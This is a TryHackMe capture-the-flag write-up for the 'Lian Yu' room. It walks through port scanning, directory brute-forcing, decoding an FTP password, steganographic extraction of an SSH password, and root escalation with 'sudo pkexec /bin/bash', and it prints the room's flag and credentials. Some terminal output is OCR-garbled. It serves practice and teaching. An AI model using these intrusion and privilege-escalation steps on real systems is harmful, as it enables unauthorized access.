
Hi Guys,

This is the writeup on the machine named Lian Yu from the TryHackMe. You can join this machine directly from this url: https://tryhackme.com/room/lianyu. TryHackMe is a website for practice hacking.


Lian Yu challenge is based on the TV serial. This machine needs a lot of fuzzing, steganography & privilege escalation.



After deploying machine, we go for nmap enumeration to check open ports and services running on those port.

```
Starting Nmap 7.70 ( https://nmap.org ) at 2020-07-18 09:45 EDT
Nmap scan report for 10.10.90.228
Host is up (0.14s latency).
Not shown: 996 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp
                   vsftpd 3.0.2
                    OpenSSH 6.7pl Debian 5+deb8u8 (protocol 2.0)
2/tcp open ssh
  1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
  2048 39:6f:3a:9c:b6:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
   256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
   256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)
0/tcp open http Apache httpd
http-server-header: Apache
http-title: Purgatory
11/tcp open rpcbind 2-4 (RPC #100000)
                    port/proto service
   program version
   100000 2,3,4
                     111/tcp rpcbind
   100000 2,3,4
                       111/udp rpcbind
   100024 1
                     39744/udp status
   100024
                     52794/tcp status
  exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

We have found port 21(FTP), port 22(SSH), port 80(HTTP) & port 111(RPCBind) are open.



Searching on default port 80 there is no interesting information also checked page source, so let's go for directory search, if we get some interesting information.

```
rajib:~# gobuster dir -u http://10.10.90.228/ -w /usr/share/dirb/wordlists/big.txt
Gobuster v3.0.1
y OJ Reeves (@TheColonial) & Christian Mehlmauer (@ FireFart )
                   http://10.10.90.228/
   Threads:
                   10
                   /usr/share/dirb/wordlists/big.txt
                   200,204,301,302,307,401,403
   Status codes:
   User Agent:
                   gobuster/3.0.1
   Timeout:
                   10s
2020/07/18 10:14:17 Starting gobuster
.htpasswd (Status: 403)
island (Status: 301)
server-status (Status: 403)
2020/07/18 10:19:38 Finished
```

So here we have found one redirection page which is "/island", it might be interesting we should navigate that.



Ohhh Noo, Don't Talk.....

I wasn't Expecting You at this Moment. I will meet you there

You should find a way to Lian_Yu as we are planed. The Code Word is:

Oh no…!! seriously nothing is here. What can we do now, lets check source code of it what can it provide us…!!

```
| clocrype html> | cloc
```

Oh great here we have found some hidden code word "vigilante"...!! But now what we can do by this...!! Confused...!!

So lets go for again directory search we have our good friend gobuster to help us...!!

Wow, it's interesting!! we have got one more hidden directory named "/2100" ...!! Which is asked in task in the room to be find out. When we investigate that page we can see below we have found something interesting.




How Oliver Queen finds his way to Lian_Yu?



You can say that there's nothing much in here. But wait, have to check source code..!!

This is more interesting, It tells us that we could avail our ".ticket" there but how???? This ".ticket" might be a file extension, so again we have to go for gobuster. Let's see this time what can we get by this ".ticket" extension.

When we searched the file with ".ticket" extension, we found something. So, let's see what it is actually:



Finally, something really interesting, but it is encrypted. We can decode this string by using CyberChef or you can take help from google to decode it. So it is a kind of FTP password.

```
#4 what is the FTP Password?

!#th3h00d

Correct

Answer
```

Our given string is encrypted using Base-58 format. You can see it by using Magic module of CyberChef after you paste the string in Input box. Now by this FTP password we can try to FTP login, But wait, what is the username? Oh right, we found something like "vigilente" previously, this might be the username. Let's go with that.

```
oot@rajib:~# ftp 10.10.90.228
Connected to 10.10.90.228.
220 (vsFTPd 3.0.2)
Name (10.10.90.228:root): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
                         1001
drwxr-xr-x
              2 1001
                                      4096 May 05 11:10 .
drwxr-xr-x
             4 0
                         0
                                      4096 May 01 05:38 ..
             1 1001
                         1001
                                       44 May 01 07:13 .bash history
                                       220 May 01 05:38 .bash logout
              1 1001
                         1001
             1 1001
                         1001
                                      3515 May 01 05:38 .bashrc
 rw-r--r--
             1 0
                         0
                                      2483 May 01 07:07 .other user
              1 1001
                         1001
                                       675 May 01 05:38 .profile
 rw-r--r--
             1 0
                                    511720 May 01 03:26 Leave me alone.png
rw-r--r--
                         0
                                    549924 May 05 11:10 Queen's Gambit.png
 rw-r--r--
             1 0
                         0
             1 0
                                    191026 May 01 03:25 aa.jpg
rw-r--r--
                         0
226 Directory send OK.
ftp>
```

Ok, now we are in, we can see there are 3 file available. Let's download those files with "get" command.

```
tp> get Leave me alone.png
ocal: Leave_me_alone.png remote: Leave_me_alone.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Leave me alone.png (511720 bytes).
226 Transfer complete.
511720 bytes received in 0.74 secs (678.6923 kB/s)
ftp> get Queen's Gambit.png
ocal: Queen's_Gambit.png remote: Queen's_Gambit.png
00 PORT command successful. Consider using PASV.
.50 Opening BINARY mode data connection for Queen's Gambit.png (549924 bytes).
226 Transfer complete.
649924 bytes received in 0.90 secs (598.6641 kB/s)
ftp> get aa.jpg
ocal: aa.jpg remote: aa.jpg
200 PORT command successful. Consider using PASV.
L50 Opening BINARY mode data connection for aa.jpg (191026 bytes).
226 Transfer complete.
191026 bytes received in 0.44 secs (424.0392 kB/s)
ftp> get .other_user
200 PORT command successful. Consider using PASV.
L50 Opening BINARY mode data connection for .other user (2483 bytes).
226 Transfer complete.
2483 bytes received in 0.00 secs (41.5434 MB/s)
tp>
```

After download, the file name "Leave_me_alone.png" looks line interesting, so I will investigate that first, for that I fire command "eog < file name >".

```
root@rajib:~# eog Leave_me_alone.png
```

So its shows some "file format error". Let's check its file header it seems like corrupted.

```
@rajib:~# xxd Leave me_alone.png
90000000: 5845 6fae 0a0d 1a0a 0000 000d 4948 4452
                                                 XEo.....IHDR
00000010: 0000 034d 0000 01db 0806 0000 0017 a371
                                                 00000020: 5b00 0020 0049 4441 5478 9cac bde9 7a24
                                                 [....IDATx....z$
00000030: 4b6e 2508 33f7 e092 6466 dea5 557b 6934
                                                 Kn%.3...df..U{i4
00000040: 6a69 54fd f573 cebc c03c 9c7e b4d4 a556
                                                 jiT..s...<.~...V
00000050: 4955 75d7 5c98 5c22 c2dd 6c3e 00e7 c0e0
                                                 IUu.\.\"..l>....
00000060: 4e66 a94a 3d71 3f5e 32c9 085f cccd 60c0
                                                 Nf.J=q?^2.. ..
00000070: c1c1 41f9 7ffe dfff bb2f eb22 fab5 aeab
```

Yeah, as we can see in the first line, file header is not encoded to be a PNG. To fix this, we can do a quick Google search as "PNG hex header" and find the thing we need:




```
root@rajib:~# file Leave_me_alone.png
Leave_me_alone.png: data
root@rajib:~# file aa.jpg
aa.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline
, precision 8, 1200x1600, components 3
root@rajib:~#

root@rajib:~#
```

Also we have found that this "Leave_me_alone.png" file contains some data, & it makes me so curious now.

```
root@rajib:~# hexeditor Leave_me_alone.png
root@rajib:~# eog Leave_me_alone.png
```

So we have fixed file hex values with original png value by "hexeditor", now I hope it will give us some information so let's check again with command "eog".



Hmm, it shows the thing we need is "password". This means, this image & 2 other images we got from FTP might have some hidden data inside them. So, I let's go to inspect "aa.jpg" ..!!

```
t@rajib:~# exiftool aa.jpg
ExifTool Version Number
                                   : 12.01
File Name
                                 : aa.jpg
Directory
File Size
                                 : 187 kB
File Modification Date/Time : 2020:07:18 13:39:11-04:00
File Access Date/Time : 2020:07:18 13:43:15-04:00
File Inode Change Date/Time : 2020:07:18 13:39:11-04:00
File Permissions
                                 : rw-r--r--
File Type
                                 : JPEG
File Type Extension
                                  : jpg
MIME Type
                                  : image/jpeg
JFIF Version
                                  : 1.01
Resolution Unit
                                  : None
X Resolution
Y Resolution
Image Width
                                  : 1200
Image Height
                                 : 1600
                                 : Baseline DCT, Huffman coding
Encoding Process
Bits Per Sample
Color Components
Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size
                                  : 1200x1600
Megapixels
                                 : 1.9
```

So by "exiftool" command I came to know that this file is encoded with "Huffman coding" which is used for compress file. So it's now so suspicious. Normal jpg file not looks like that.

```
root@rajib:~# steghide info aa.jpg
"aa.jpg":
   format: jpeg
   capacity: 11.0 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
   embedded file "ss.zip":
     size: 596.0 Byte
   encrypted: rijndael-128, cbc
   compressed: yes
```

So finally by "steghide" we are able to know that it contains a "ss.zip" file, also it is passphrase protected & the passphrase is "password" which we have got from previous file.

```
t@rajib:~# steghide extract -sf aa.jpg
Enter passphrase:
rote extracted data to "ss.zip".
oot@rajib:~# ls
aa.jpg
                                                    "Queen's Gambit.png"
              Downloads
                                      Music
                                                                           Templates
              Firefox_wallpaper.png
                                      nmap-vulners
                                                                           Videos
Assignment_
                                                     scipag_vulscan
Desktop
              hydra.restore
                                      Pictures
                                                                           vulscan
                                                     Sublist3r
Documents
              Leave me alone.png
                                      Public
 oot@rajib:~# unzip ss.zip
Archive: ss.zip
 inflating: passwd.txt
 inflating: shado
```

After extracting "aa.jpg" we have now "ss.zip" file. So after unzipping "ss.zip" we have two files named "passwd.txt" & "shado". Now let's check what are the information those two file contains.

```
root@rajib:~# cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun ***

a small Note about it

Having spent years on the island, Oliver learned how to be resourceful and set booby traps all over the island in the common event he ran into dangerous people. The island is also home to many animals, including pheasants, wild pigs and wolves.
```

In "passwd.txt" file we did not get any interesting information. So now let's check another file "shado".



So here we have go some kind of password, by the given task it is a SSH password, by this password we can login into the machine through SSH. But wait what is the user name??? Again confused, so we have to investigate little more.

```
grajib:~# ftp 10.10.90.228
Connected to 10.10.90.228.
220 (vsFTPd 3.0.2)
Name (10.10.90.228:root): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
              2 1001
drwxr-xr-x
                          1001
                                       4096 May 05 11:10 .
              4 0
                                       4096 May 01 05:38 ..
drwxr-xr-x
rw-----
              1 1001
                          1001
                                        44 May 01 07:13 .bash_history
                                       220 May 01 05:38 .bash_logout
              1 1001
                          1001
rw-r--r--
              1 1001
                          1001
                                       3515 May 01 05:38 .bashrc
 rw-r--r--
              1 0
                                       2483 May 01 07:07 .other_user
                                     675 May 01 05:38 .profile
511720 May 01 03:26 Leave_me_alone.png
rw-r--r--
              1 1001
                          1001
 rw-r--r--
              1 0
                                     549924 May 05 11:10 Queen's Gambit.png
              1 0
                          0
rw-r--r--
              1 0
                                     191026 May 01 03:25 aa.jpg
226 Directory send OK.
ftp>
```

From ftp file we have one more file name ".other_user" & it looks interesting. Let's download it by "get" command & after that investigate that.

lade Wilson was 16 years old when he enlisted in the United States Army, having lied about his age After serving a stint in Korea, he was later assigned to Camp Washington where he had been promot d to the rank of major. In the early 1960s, he met Captain Adeline Kane, who was tasked with train ng young soldiers in new fighting techniques in anticipation of brewing troubles taking place in N etnam. Kane was amazed at how skilled Slade was and how quickly he adapted to modern conventions o ble-bodied combatant that she had ever encountered. She offered to privately train Slade in guerri la warfare. In less than a year, Slade mastered every fighting form presented to him and was soon promoted to the rank of lieutenant colonel. Six months later, Adeline and he were married and she b came pregnant with their first child. The war in Vietnam began to escalate and Slade was shipped o by SAS member Wintergreen, to whom he would later return the favor. Chosen for a secret experiment, the Army imbued him with enhanced physical powers in an attempt to reate metahuman super-soldiers for the U.S. military. Deathstroke became a mercenary soon after th experiment when he defied orders and rescued his friend Wintergreen, who had been sent on a suici e mission by a commanding officer with a grudge.[7] However, Slade kept this career secret from hi family, even though his wife was an expert military combat instructor. criminal named the Jackal took his younger son Joseph Wilson hostage to force Slade to divulge the name of a client who had hired him as an assassin. Slade refused, claiming it was against his per <u>onal honor c</u>ode. He attacked and killed the kidnappers at the rendezvous. Unfortunately, Joseph's broat was slashed by one of the criminals before Slade could prevent it, destroying Joseph's vocal cords and rendering him mute. After taking Joseph to the hospital, Adeline was enraged at his endangerment of her son and tried $^\circ$ kill Slade by shooting him, but only managed to destroy his right eye. Afterwards, his confidence in his physical abilities was such that he made no secret of his impaired vision, marked by his ma eyepatch to cover his eye.

From ".other_user" file we have got some information about another user whose name is "Slade". Let's try now SSH login with this user name.



Finally we are able to successfully login as user "slade", now investigate here is there any important information available,

```
slade@LianYu:~$ ls -la
total 32
drwx----- 2 slade slade 4096 May 1 06:55 .
drwxr-xr-x 4 root root 4096 May
                                 1 05:38 ...
rw----- 1 slade slade
                          22 May
                                 1 07:10 .bash history
rw-r--r-- 1 slade slade 220 May
                                 1 00:23 .bash logout
rw-r--r-- 1 slade slade 3515 May
                                 1 00:23 .bashrc
r----- 1 slade slade
                          77 May
                                 1 05:42 .Important
rw-r--r-- 1 slade slade
                         675 May
                                 1 00:23 .profile
r----- 1 slade slade
                          63 May
                                 1 07:14 user.txt
slade@LianYu:~$ cat user.txt
THM{P30P7E K33P 53CRET5 C0MPUT3R5 D0N'T}
                       --Felicity Smoak
slade@LianYu:~$
```

So we have got our flag for the task given inside the "user.txt"

```
#6 user.txt

THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}

Correct Answer
```

For privilege escalation, before running any scripts, let's see what we can execute with sudo rights,


```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin
User slade may run the following commands on LianYu:
        (root) PASSWD: /usr/bin/pkexec
```

Seems like we can use sudo command "/usr/bin/pkexec", but it does not say "NOPASSWD". Instead it says "PASSWD". This means that we should execute the command using "sudo" keyword at the beginning of command. I first started looking for SUID files before remembering that sudo -I is always helpful a quick check to see if there's anything the user can do...!!


OK, looks like we can sudo /usr/bin/pkexec. A quick check on this on gtfobins shows we can simply sudo pkexec /bin/sh out way to get "root" access.

```
slade@LianYu:~$ sudo pkexec /bin/bash
root@LianYu:~# whoami
root
root@LianYu:~#
```

So finally we have got the root access. Now next task is to find our final flag which is "root.txt"



We have got our final flag also & We have successfully completed the room!!I hope you have understood this machine...!!



Conclusion:

All-in-all this was a simple room (well, it's is ranked as easy). There have been a few takeaways from me on this:

Always go for directory search if you are stuck any of point and also use gobuster

Don't disappear down a rabbit burrow trying to repair what appears to be a corrupted png file without doing more obvious things first

Hope you have understood. Happy Hacking. Try Harder..!!:)